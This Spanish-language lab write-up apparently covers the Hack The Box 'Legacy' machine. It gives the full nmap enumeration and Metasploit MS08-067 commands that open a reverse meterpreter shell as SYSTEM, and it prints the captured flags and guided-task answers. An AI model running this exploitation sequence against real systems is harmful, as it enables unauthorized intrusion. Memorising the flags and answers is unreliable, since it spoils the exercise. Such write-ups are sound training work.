
6-Legacy



realizamos el ping para saber que la máquina esta activa y podemos ver que tenemos una máquina windows

```
└─ [★]$ ping -c3 10.129.227.181
PING 10.129.227.181 (10.129.227.181) 56(84) bytes of data.
64 bytes from 10.129.227.181: icmp_seq=1 ttl=127 time=9.39 ms
64 bytes from 10.129.227.181: icmp_seq=2 ttl=127 time=9.08 ms
64 bytes from 10.129.227.181: icmp_seq=3 ttl=127 time=8.95 ms

--- 10.129.227.181 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 8.950/9.138/9.388/0.184 ms
```

realizamos el escaneo de los puertos de red, y encontramos tres puertos abierto, el 135, 139 y 445.

```
└─ [★]$ nmap -p- --open -sS -sCV -Pn -T5 10.129.227.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-09 13:17 CDT
Nmap scan report for 10.129.227.181
Host is up (0.0094s latency).
Not shown: 57502 closed tcp ports (reset), 8030 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b0:5f:a8 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2026-04-14T23:15:50+03:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h27m29s, deviation: 2h07m16s, median: 4d22h57m29s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

ejecutamos un script smb de nmap para hallar vulnerabilidades y encontramos que el servicio smb es vulnerable y el script nos arroja el CVE

```
└─▪ [★]$ nmap -p139,445 --script smb-vuln* -T5 10.129.227.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-09 13:26 CDT
Nmap scan report for 10.129.227.181
Host is up (0.0096s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 5.31 seconds
```

investigamos un poco sobre el CVE que encontramos y vemos que se puede realizar con esta vulnerabilidad

CVE-2008-4250, también conocida como la **vulnerabilidad del servicio de servidor** y asociada al boletín de seguridad **MS08-067**, es una falla crítica en el servicio de servidor de Microsoft Windows que permite a atacantes remotos ejecutar código arbitrario sin autenticación.

Esta vulnerabilidad, publicada el **23 de octubre de 2008**, se aprovecha mediante una solicitud RPC manipulada que desencadena un desbordamiento de memoria durante la canonicación de rutas en sistemas Windows 2000 SP4, XP SP2/SP3, Server 2003 SP1/SP2, Vista, Server 2008 y 7 Pre-Beta. El exploit fue utilizado activamente en la naturaleza por el gusano **Gimmiv.A** en octubre de 2008, obteniendo una puntuación de gravedad **CVSS v2.0 de 10.0 (Alta)**.

Los sistemas afectados fueron clasificados con niveles de severidad distintos por Microsoft:

- **Crítico**: Windows 2000 SP4, Windows XP (SP2 y SP3), y Windows Server 2003 (SP1 y SP2) en todas sus ediciones.
- **Importante**: Windows Vista, Windows Server 2008 y Windows 7 Pre-Beta.

sabiendo que se puede realizar ejecución remota de comandos, iniciamos metasploit

```
┌─[us-dedivip-5]─[10.10.15.151]─[databig@htb-radmbxq7i4]─[~]
└──╼ [★]$ msfconsole
Metasploit tip: Use the resource command to run commands from a file
```

buscamos módulo con el CVE que hallamos

```
[msf](Jobs:0 Agents:0) >> search cve-2008-4250
```

vemos que metasploit contiene un módulo que sirve para explotar la vulnerabilidad

```
Matching Modules
================

   #   Name                                                   Disclosure Date  Rank   Check  Description
   -   ----                                                   ---------------  ----   -----  -----------
   0   exploit/windows/smb/ms08_067_netapi                    2008-10-28       great  Yes    MS08-067 Microsoft Server
Service Relative Path Stack Corruption
   1     \_ target: Automatic Targeting                       .                .      .      .
   2     \_ target: Windows 2000 Universal                    .                .      .      .
   3     \_ target: Windows XP SP0/SP1 Universal              .                .      .      .
   4     \_ target: Windows 2003 SP0 Universal                .                .      .      .
   5     \_ target: Windows XP SP2 English (AlwaysOn NX)      .                .      .      .
```

usamos el módulo que encontramos

```
[msf](Jobs:0 Agents:0) >> use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >>
```

revisamos las opciones

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     85.9.192.172     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

y configuramos las opciones necesarias para que el exploit funcione

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set RHOST 10.129.227.181
RHOST => 10.129.227.181
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set LHOST 10.10.15.151
LHOST => 10.10.15.151
```

ejecutamos el exploit y conseguimos una sesión meterpreter

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run
[*] Started reverse TCP handler on 10.10.15.151:4444
[*] 10.129.227.181:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: n
ested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.129.227.181:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.129.227.181:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.227.181:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.129.227.181
[*] Meterpreter session 1 opened (10.10.15.151:4444 -> 10.129.227.181:1034) at 2026-04-12 15:53:07 -0500

(Meterpreter 1)(C:\WINDOWS\system32) >
```

verificamos que usuario somos y vemos que somos el usuario más privilegiado

```
(Meterpreter 1)(C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\WINDOWS\system32) >
```

iniciamos una shell para desplazarnos más fácil

```
(Meterpreter 1)(C:\WINDOWS\system32) > shell
Process 368 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

nos movemos a la raíz

```
C:\WINDOWS\system32>cd \
cd \
```

listamos el contenido

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\

16/03/2017  08:30 ??               0 AUTOEXEC.BAT
16/03/2017  08:30 ??               0 CONFIG.SYS
16/03/2017  09:07 ??    <DIR>          Documents and Settings
29/12/2017  11:41 ??    <DIR>          Program Files
18/05/2022  03:10 ??    <DIR>          WINDOWS
               2 File(s)              0 bytes
               3 Dir(s)   6.400.532.480 bytes free
```

como no hay carpeta de usuarios en este servidor en la raíz, esta se encuentra dentro de la carpeta documents and settings, listamos el contenido y encontramos los dos usuarios

```
C:\>cd Documents and settings
cd Documents and settings

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings

16/03/2017  09:07 ??    <DIR>          .
16/03/2017  09:07 ??    <DIR>          ..
16/03/2017  09:07 ??    <DIR>          Administrator
16/03/2017  08:29 ??    <DIR>          All Users
16/03/2017  08:33 ??    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.400.528.384 bytes free

C:\Documents and Settings>
```

nos desplazamos primero al usuario john

```
C:\Documents and Settings>cd john
cd john

C:\Documents and Settings\john>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john

16/03/2017  08:33 ??    <DIR>          .
16/03/2017  08:33 ??    <DIR>          ..
16/03/2017  09:19 ??    <DIR>          Desktop
16/03/2017  08:33 ??    <DIR>          Favorites
16/03/2017  08:33 ??    <DIR>          My Documents
16/03/2017  08:20 ??    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.400.520.192 bytes free

C:\Documents and Settings\john>cd Desktop
cd Desktop
```

nos movemos a la carpeta Desktop y encontramos un archivo llamado uset.txt el cual contiene la primera flag

```
C:\Documents and Settings\john\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  09:19 ??    <DIR>          .
16/03/2017  09:19 ??    <DIR>          ..
16/03/2017  09:19 ??                  32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.400.520.192 bytes free

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>
```

seguido nos movemos al usuario Administrator, nos desplazamos a la carpeta Desktop y encontramos un archivo llamado root.txt el cual contiene la segunda flag

```
C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18 ??    <DIR>          .
16/03/2017  09:18 ??    <DIR>          ..
16/03/2017  09:18 ??                  32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.400.512.000 bytes free

C:\Documents and Settings\Administrator\Desktop>
```

leemos el contenido del archivo

```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings\Administrator\Desktop>
```

Respuestas a las preguntas del modo guiado

Task 1

How many TCP ports are open on Legacy?

Respuesta: 3

Task 2

What is the 2008 CVE ID for a vulnerability in SMB that allows for remote code execution?

Respuesta: CVE-2008-4250

Task 3

What is the name of the Metasploit module that exploits CVE-2008-4250?

Respuesta: ms08_067_netapi

Task 4

When exploiting MS08-067, what user does execution run as? Include the information before and after the .

Respuesta: NT AUTHORITY\SYSTEM

Task 7

In addition to MS08-067, Legacy's SMB service is also vulnerable to another remote code execution vulnerability with a CVE ID from 2017. What is that ID?

Respuesta: CVE-2017-0143